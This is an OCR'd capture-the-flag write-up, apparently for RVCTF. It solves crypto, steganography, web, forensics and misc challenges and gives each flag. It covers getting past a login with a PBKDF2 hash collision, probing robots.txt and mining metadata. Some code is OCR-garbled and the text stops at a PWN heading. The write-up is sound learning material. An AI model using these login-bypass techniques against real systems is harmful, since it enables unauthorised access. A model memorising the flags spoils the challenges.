
```
print(M)
```

Convert the decrypted message to a readable string if it's in byte format

```
print(bytes.fromhex(hex(M)[2:]).decode('utf-8'))
```

```
173331390237289571246854183997515733788542593033847451735826593319537888293299966275182697170629513640506850636602539973471205 09
flag{MoDU10_Att4ccKk_c0mpLete_Y0u_m4de_b0B_H4ppy!#$%}
```

OSINT



example flag:-flag{ABC123_EF-IGH_6523_09:30_Airbus E532–694GT}

Steganography

Lawliet's Successor Beyond

Lawliet's Successor Beyond

100

Beyond was Lawliet's successor and he was told one thing before L's death -
"Remember, in this world, nothing remains concealed forever; as the day dawns, mysteries unravel, and shadows dissipate, leaving secrets exposed to those who dare to seek."
Fun fact - L's unique seated posture optimizes blood flow, directing it solely to the brain, thereby enhancing cognitive faculties and intelligence.

Author - Bipin Raj


chall.jpg


`jsteg` is a package for hiding data inside jpeg files, a technique known as steganography. This is accomplished by copying each bit of the data into the least-significant bits of the image. The amount of data that can be hidden depends on the filesize of the jpeg; it takes about 10-14 bytes of jpeg to store each byte of the hidden data.


```
└─$ ls
chall.jpg  jsteg-linux-amd64

┌──(kali㉿kali)-[~/Downloads/rvctf Writeup/steg/LawlietSuccessorBeyond]
└─$ ./jsteg-linux-amd64 reveal chall.jpg
zsh: permission denied: ./jsteg-linux-amd64

┌──(kali㉿kali)-[~/Downloads/rvctf Writeup/steg/LawlietSuccessorBeyond]
└─$ chmod +x jsteg-linux-amd64

┌──(kali㉿kali)-[~/Downloads/rvctf Writeup/steg/LawlietSuccessorBeyond]
└─$ ./jsteg-linux-amd64 reveal chall.jpg
flag{th3_be5t_det3ct1ve_0n_pl4neT_e4rTh}
```

Web

Robot Uprising







Request

Pretty Raw Hex

```
GET /robots.txt HTTP/1.1
Host: robot-uprising.rvcechalls.xyz
user-agent:WALL-E
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 08 Jun 2024 16:05:26 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 134
Connection: keep-alive


        User-agent: *

        THE ROBOT UPRISING IS ON THE WAY!
        HERE'S THE SECRET KEY: flag{wallE_mlGht_b3_4n_Ally}
```

Confidential leak

/scripts


```
var express = require('express');
var app = express();
var port = process.env.PORT || 9898;
var crypto = require('crypto');
var bodyParser = require('body-parser')
var salt = 'somestring';
var iteration = /// some number here;
var keylength = // some number here;

app.post('/login', function (req, res) {
var username = req.body.username;
var password = req.body.password;
if (username !== 'joemama') {
```

```
res.send('Username is wrong');
return;
}
if (crypto.pbkdf2Sync(password, salt, iteration, keylength).toString() =
hashOfPassword) {
if (password =
'plnlrtfpijpuhqylxbgqiiyipieyxvfsavzgxbbcfusqkozwpngsyejqlmjsytrmd') {
// some logic here and return something
} else {
// return flag here
}
} else {
res.send('Password is wrong');
}
});
```

From this got username as joemama

https://mathiasbynens.be/notes/pbkdf2-hmac


From this password eBkXQTfuBqp'cTcar&g*



Flag: flag{d1d_i_ju5t_w1tness_a_h4sh_c0ll1sion??}

Forensics


Labyrinth




After Opening dirr3

Ao(mgHXnjO1LkM\EbT+*?["5HBPD?kA8-'q@oRAEBgm)MF>RcEFD*CMAo(mgFDk`3@ps=f<+oiZ@:FM&Bl8$+I/

After decoding the encrypted text from Base85 we got flag.



TheChinesePhilosopher




After extracting all frames in the gif in one of the frames we got some part of the flag :)

It contains flag{m4yb3*Th3_un1v3r53*


We need remaining part of the flag after doing exif in the given gif we got an link to the website where chinese text is present after decoding we got remaining part of the flag

```
$ exiftool space.gif
ExifTool Version Number         : 12.57
File Name                       : space.gif
Directory                       : .
File Size                       : 1204 kB
File Modification Date/Time     : 2024:06:08 12:56:53-04:00
File Access Date/Time           : 2024:06:08 14:27:52-04:00
File Inode Change Date/Time     : 2024:06:08 13:00:04-04:00
File Permissions                : -rwxrwx---
File Type                       : GIF
File Type Extension             : gif
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 320
Image Height                    : 180
Has Color Map                   : Yes
Color Resolution Depth          : 8
Bits Per Pixel                  : 8
Background Color                : 0
Animation Iterations            : Infinite
Comment                         : GIF edited with https://ezgif.com/add-text
XMP Toolkit                     : Image::ExifTool 12.47
Creator                         : socrates
Description                     : https://katb.in/nenujuhoxay
Title                           : ThePhilosopher
Frame Count                     : 23
Duration                        : 2.30 s
Image Size                      : 320×180
Megapixels                      : 0.058
```



After Combining Flag i got flag{m4yb3_Th3_un1v3r53_w4s_ju5t_a_5imul4t10n}

Miscellaneous



smart-contract-1.rvcechalls.xyz/static/js/bundle.js

```
o generate a random string
rateRandomString(length) {
cters = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
= "";
= 0; i < length; i++) {
 characters.charAt(Math.floor(Math.random() * characters.length));

lt;


o deploy smart contract
n deployContract() {
window.ethereum !== "undefined") {
vider = new ethers__WEBPACK_IMPORTED_MODULE_4__.Web3Provider(window.ethereum);
vider.send("eth_requestAccounts", []);
ner = provider.getSigner();

te a random flag
g = generateRandomString(10) + "flag{4lway5_vi3w_data_1n_all_f0rmats_98098}";
flag = "karan";
```

PWN

The Baker 1

The Baker 1

